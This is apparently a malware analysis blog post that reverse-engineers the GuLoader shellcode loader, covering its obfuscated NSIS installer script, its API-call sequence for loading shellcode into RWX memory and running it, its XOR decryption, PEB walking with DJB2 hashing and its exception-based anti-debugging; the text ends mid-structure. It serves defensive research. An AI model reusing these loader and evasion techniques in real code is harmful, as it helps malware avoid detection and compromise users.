GuLoader: Navigating a Maze of Intricacy

malwarebookreports.com/guloader-navigating-a-maze-of-intricacy/

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GuLoader TL;DR

GuLoader is a polymorphic shellcode loader packed full of anti-analysis and anti-vm techniques to evade detection. The malware began as a Visual Basic (VB) 5/6 downloader, first identified in 2019. VB served as a wrapper for the core component implemented in shellcode until late last year. GuLoader began experimenting with a variety of delivery methods including VBS and macro-enabled documents before introducing NSIS (Nullsoft Scriptable Install System) in 2022. GuLoader and its delivery mechanisms are frequently updated by the authors to inhibit analysis and make detection more difficult. GuLoader typically delivers Remote Access Tools such as Remcos, but has been observed delivering numerous different malware families. Let's attempt to navigate this mess of anti-analysis techniques together.

```
SHA256: ee548086db277e0febd2797b582a734ac451a9cd050540d2a1fd08afa6232721
```

NSIS Installer

NSIS Primer

A NSIS script is a regular text file with a special syntax. A script file contains Installer Attributes, Pages and Sections and Functions. Each line is treated as a command. The following section provides essential knowledge required to analyze a NSIS script. For additional details, see the following link.

Installer Attributes

Installer attributes determine the behavior, look and feel of the installer. These attributes can change text shown during installation, the number of installation types, etc. An example of an Installer Attribute is:

```
AddBrandingImage left 100
```

Pages

A non-silent installer has a set of wizard pages that let the user configure the installer. The Page command is used to set pages to be displayed. A typical set of pages looks like this:

```
Page license
Page components
Page directory
Page instfiles
UninstPage uninstConfirm
UninstPage instfiles
```

Sections

Installers commonly have multiple options available to the user during installation. For example, an installer may allow the user to install additional tools, plug-ins, examples and more. Each of these components has corresponding code. If the user selects to install this component, then the installer will execute the respective code for that component. In a script, that code is defined in sections.

Instructions used in sections are different from instructions for installer attributes. They are executed at runtime on the user's computer and can extract files, read from and write to the registry, INI files or normal files, create directories, create shortcuts and more. See Instructions for more information. An example of a section looks like this:

```
Section "My Program"
  SetOutPath $INSTDIR
  File "My Program.exe"
  File "Readme.txt"
SectionEnd
```

Functions

Functions, like Sections, contain script code. The difference between sections and functions is the way in which they are called. There are two types of functions: user functions and callback functions.

User functions are called from Sections by the user or other functions using the Call instruction. User functions will not execute unless you call them. After the code in the function has executed, the installer will continue executing the instructions that came after the Call instruction, unless installation has been aborted inside the function. User functions are useful if an installer contains a set of instructions that need to be executed in several locations of the installer. Example user function:

```
Function Hello
  DetailPrint "Hello world"
FunctionEnd
```

Callback functions are called by the installer upon certain defined events, such as when the installer starts. Callbacks are optional. Example callback function:

```
Function .onInit
  MessageBox MB_YESNO "This will install My Program. Do you wish to continue?" IDYES
gogogo
    Abort
  gogogo:
FunctionEnd
```

GuLoader NSIS Script

NSIS Script

The NSIS install script is located in the .nsi file, which is bundled in the executable.




Figure 1: Files extracted from NSIS using 7z

The script is relatively small, containing 6 user functions, 1 callback function and 1 unused section. Though the script is small, the control flow of the script is intentionally convoluted, with junk commands sprinkled throughout. The callback function `.onMouseOverSection` serves as the entry point. The key commands from the entry point function are:

1. Store file path `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes.The` in var `$_45_`
2. Store the value 41000 in var `$R1`
3. Store the value 1 in var `$R7`
4. Store the value 2893 in var `$1`
5. Store the file path `$INSTDIR\Arbejderklassernes.Ato` in var `$4`




Figure 2: Entry point callback function .onMouseOverSection

The callback function ends by calling `func_36`. `func_36` contains a loop that extracts individual characters from `Arbejderklassernes.Ato` to build command strings to load and execute GuLoader shellcode. Control flow jumps between functions and labels, making analysis difficult to follow. The following commands are the key components for the loop.

1. Open `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` and store file handle in var `$_46_`.
2. Push `$_46_` onto the stack and Pop `$R2` (store file handle in `$R2`)
3. Call `func_0` to call FileSeek and move the file pointer to var `$R1`
4. Read 1 byte from `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` at file pointer location and store in var `$_42_`
5. Push `$_42_` onto the stack and Pop `$1` (store the byte read from the file in var `$1`

6. Iterate index variable `$R1` by 205 (file pointer + 205)
7. Copy Z into var `$R9`
8. Copy `$1` (byte read from file) into var `$0`
9. Loop condition: If `$0` is a not a Z, write the it to the registry key `HKCU Software\Allos Setup` and loop again starting at label 37. If `$0` is a Z, call `func_23` to write the remaining value to the registry key `HKCU Software\Allos Setup` and read the string stored in that key into var `$R8`, then call `func_62` to allocate memory using `System::Alloc` followed by `System:Call` to call the deobfuscated command that uses the Windows API to execute the GuLoader shellcode.




Figure 3: Main execution loop that extracts commands from file to the registry and executes shellcode

The resulting deobfuscated commands use the Windows API to:

1. Load the file `$INSTDIR\Arbejderklassernes.Ato`
2. Set the file pointer to offset 63101
3. Allocate RWX memory of size 19456000
4. Read shellcode starting from offset 63101 size 19456000 into the allocated RWX memory
5. Execute GuLoader shellcode using EnumWindows callback function

```
kernel32::CreateFileA(m r4 , i 0x80000000, i 0, p 0, i 4, i 0x80, i 0)i.r5
kernel32::SetFilePointer(i r5, i 63101 , i 0,i 0)i.r3
kernel32::VirtualAlloc(i 0,i 19456000, i 0x3000, i 0x40)p.r2
kernel32::ReadFile(i r5, i r2, i 19456000,*i 0, i 0)i.r3
user32::EnumWindows(i r2 ,i 0)
```




Figure 4: EnumWindows callback function executes shellcode

GuLoader Shellcode

PEB Parsing and API Hashing

Shellcode Decrypt and Execute

The first section of shellcode is responsible for decrypting the stage one shellcode. GuLoader calculates an XOR key by performing arithmetic operations against a constant value, XOR decrypts the encrypted shellcode byte-by-byte, and transfers execution to the decrypted shellcode. The screenshots below show the XOR decrypt and the `call eax` instruction that executes the decrypted stage one shellcode.


Figure 5: XOR decrypt shellcode using key 0x3AD1577C


Figure 6: Call decrypted GuLoader shellcode

Walking the PEB and Resolving Windows APIs

GuLoader does not have an Import Address Table (IAT) and therefore must manually resolve addresses of the functions it needs to execute. GuLoader walks the Process Environment Block (PEB) to locate base addresses of loaded modules and enumerates their export tables to find the desired Windows APIs . The PEB is always located at offset 0x30 (Win32) within the Thread Information Block (TIB).

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Once a pointer to the PEB is acquired, the shellcode gets a pointer to the PEB_LDR_DATA structure, which is located at offset 0xC. Ldr contains an entry, `InMemoryOrderModuleList`, which is a doubly-linked list that contains the loaded modules for the process.

```
0421E858  64:8B03          mov eax,dword ptr fs:[ebx]          Get pointer to PEB
0421E85B  84C8             test al,cl
0421E85D  F7C1 388A471B    test ecx,1B478A38
0421E863  BB BFF19C11      mov ebx,119CF1BF
0421E868  39C8             cmp eax,ecx
0421E86A  80FC F4          cmp ah,F4
0421E86D  81F3 DD5BF8D8    xor ebx,D8F85BDD
0421E873  3C D9            cmp al,D9
0421E875  66:85DB          test bx,bx
0421E878  81F3 A47C34DF    xor ebx,DF347CA4
0421E87E  66:85C2          test dx,ax
0421E881  81F3 CAD65016    xor ebx,1650D6CA
0421E887  85D8             test eax,ebx
0421E889  8B0418           mov eax,dword ptr ds:[eax+ebx]      Get pointer to PEB_LDR_DATA struct
0421E88C  BB F0B65BD1      mov ebx,D15BB6F0
0421E891  85C8             test eax,ecx
0421E893  81C3 FEDE6639    add ebx,3966DEFE
0421E899  66:85C3          test bx,ax
0421E89C  81C3 8931CBE1    add ebx,E1CB3189
0421E8A2  84F4             test ah,dh
0421E8A4  81EB 63C78DEC    sub ebx,EC8DC763
0421E8AA  8B0418           mov eax,dword ptr ds:[eax+ebx]      InMemoryOrderModuleList
```

Figure 7: Walking the PEB

Each item in the list is a pointer to an LDR_DATA_TABLE_ENTRY structure, including the DllBase address and the DllName.

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```




Figure 8: Walking the PEB (continued)

Once the DLL has been identified, GuLoader iterates the exports of the DLL in search of the desired API. GuLoader uses DJB2 to hash the name of the API and compare it against the pre-computed hash value. This method reduces the number of strings visible in memory, increasing the difficulty of detection.




Figure 9: Iterate DLL exports and calculate DJB2

GuLoader leverages the DJB2 algorithm throughout the codebase to hash strings. The constant `5381 (0x1505)` and instruction `shl 5` are a clear indication of the use of the algorithm. Below is a representation of the algorithm,

```
unsigned long
hash(unsigned char *str)
{
    unsigned long hash = 5381;
    int c;

    while (c = *str++)
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */

    return hash;
}
```

GuLoader employs an additional XOR as part of its DJB2 algorithm for additional obfuscation. This ensures that the DJB2 hashes of specific APIs cannot be used for detection mechanisms such as Yara rules.




Figure 10: Loop to calculate DJB2 hash

Vectored Exception Handler

GuLoader registers a custom vectored exception handler (VEH), using `RtlAddVectoredException`, as a control flow obfuscation technique to hinder analysis in debuggers and disassemblers. A VEH is an extension to structured exception handling that are not frame-based, therefore the VEH will be called for unhandled exceptions regardless of the location in a call frame. VEHs are called in the order they are added and can be designated to run first when registered via `AddVectoredExceptionHandler`.

```
PVOID AddVectoredExceptionHandler(
  ULONG                       First,
  PVECTORED_EXCEPTION_HANDLER Handler
);
```

GuLoader calls `RtlAddVectoredExceptionHandler` with the `First` argument set to 1, which indicates the handler should be the first handler to be called. The VEH is used to control execution by dynamically calculating the address of EIP based on instructions following the address in which the exception occurred. GuLoader incorporates code throughout the shellcode that intentionally triggers the following three exceptions, causing the VEH code to execute.

1. `0xC0000005 EXCEPTION_ACCESS_VIOLATION`
2. `0x80000004 EXCEPTION_SINGLE_STEP`
3. `0x80000003 EXCEPTION_BREAKPOINT`

EXCEPTION_ACCESS_VIOLATION

GuLoader triggers access violation exceptions by performing mathematical operations on a constant stored in a register, then uses this value to attempt to write data the the [invalid] memory address referenced by this constant. This causes an access violation exception `0xC0000005`, triggering the VEH.

```
50                  push eax
B8 DCCEFDAE         mov eax,AEFDCEDC
35 F72A3CD3         xor eax,D33C2AF7
05 F4683E82         add eax,823E68F4
8910                mov dword ptr ds:[eax],edx      Trigger VEH Exception_ACCESS_VIOLATION
```

Figure 11: Code to trigger access violation exception

EXCEPTION_SINGLE_STEP

Setting the Trap Flag is a well-known way to detect if a debugger is currently attached to a process. When the Trap Flag is set, a Single Step exception is raised. If a debugger is attached, it will handle the raised exception and continue execution. If a debugger is not attached, the exception will be handled by the exception handler, in this case, the GuLoader VEH.

The code below is an example of the code blocks located throughout the GuLoader shellcode that cause a Single Step exception `0x80000004`. Constant obfuscation is used to conceal the value of 0x100, which is eventually stored in `edx`. `pushfd` is used to push the EFLAGS register to the top of the stack. Next, the value of the EFLAGS is calculated via `or`

`dword ptr ds:[edi] (0x206), edx (0x100)`, resulting in the value `0x306`. `0x306` is `1100000110` in binary, meaning the bit in position 8 (Trap Flag) is set. Finally, `pushfd` pops the dword on top of the stack into the EFLAGS register, setting the Trap Flag and triggering a Single Step exception (when the debugger is not attached).

```
041D9C8D    52              push edx
041D9C8E    BA 19FD7984     mov edx,8479FD19
041D9C93    81F2 87E2A4FC   xor edx,FCA4E287
041D9C99    81F2 3DA30A14   xor edx,140AA33D
041D9C9F    81F2 A3BDD76C   xor edx,propsys.6CD7BDA3
041D9CA5    57              push edi
041D9CA6    9C              pushfd
041D9CA7    89E7            mov edi,esp
041D9CA9    0917            or dword ptr ds:[edi],edx
041D9CAB    9D              popfd

edx == 0x100

Push EFLAGS Reg to Stack

or 0x206, 0x100 == 0x306 --> 1100000110. Bit 8 (TF) set to 1
Pop stack to EFLAGS Reg and set TF
```

Figure 12: Code to trigger single step exception

EXCEPTION_BREAKPOINT

The `INT3 (0xCC)` instruction is a single-byte instruction defined for use by debuggers to temporarily replace an instruction in a running program in order to set a breakpoint. When an `INT3` instruction is executed, a breakpoint exception `0x80000003` is triggered and the VEH is executed. If a debugger is attached, the exception is handled by the debugger, the VEH is not called, and program execution is paused. Instructions following the `INT3` instructions are often invalid, causing exceptions and breaking execution in the debugger.

```
041FE017    CC              int3            Trigger VEH
041FE018    D7              xlat
041FE019    C2 2ADB         ret DB2A
041FE01C    E3 3F           jecxz 41FE05D
041FE01E    6397 90413BCC   arpl word ptr ds:[edi-33C4BE70],dx
041FE024    CA 3DDA         ret far DA3D
```

Figure 13: int3 instruction to trigger breakpoint exception

GuLoader VEH

When an exception is thrown, the VEH receives an `EXCEPTION_POINTER` structure, which contains a pointer to the `ExceptionRecord` and `ContextRecord`.

```
typedef struct _EXCEPTION_POINTERS {
  PEXCEPTION_RECORD ExceptionRecord;
  PCONTEXT          ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

The `ExceptionRecord` contains a machine-independent description of the exception. The most important member for the GuLoader VEH is the `ExceptionCode`, which is used to determine the code branch to execute in order to calculate EIP and continue execution.

```
typedef struct _EXCEPTION_RECORD {
  DWORD                    ExceptionCode;
  DWORD                    ExceptionFlags;
  struct _EXCEPTION_RECORD *ExceptionRecord;
  PVOID                    ExceptionAddress;
  DWORD                    NumberParameters;
  ULONG_PTR                ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

Once the `ExceptionCode` is identified, the VEH accesses the `ContextRecord` to retrieve EIP, then calculates a new EIP and continues execution using the following formula:

1. `Exception_Access_Violaton` and `Exception_Single_Step`: `eip = ((eip + 2) ^ 0xDB) + eip`
2. `Exception_Breakpoint`: `eip = ((eip + 1) ^ 0xDB) + eip`

Note: The XOR value changes in each sample of GuLoader.

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
  DWORD64 Rsi;
  DWORD64 Rdi;
  DWORD64 R8;
  DWORD64 R9;
  DWORD64 R10;
  DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
  union {
    XMM_SAVE_AREA32 FltSave;
    NEON128         Q[16];
    ULONGLONG       D[32];
    struct {
      M128A Header[2];
      M128A Legacy[8];
      M128A Xmm0;
      M128A Xmm1;
      M128A Xmm2;
      M128A Xmm3;
      M128A Xmm4;
      M128A Xmm5;
```

```
      M128A Xmm6;
      M128A Xmm7;
      M128A Xmm8;
      M128A Xmm9;
      M128A Xmm10;
      M128A Xmm11;
      M128A Xmm12;
      M128A Xmm13;
      M128A Xmm14;
      M128A Xmm15;
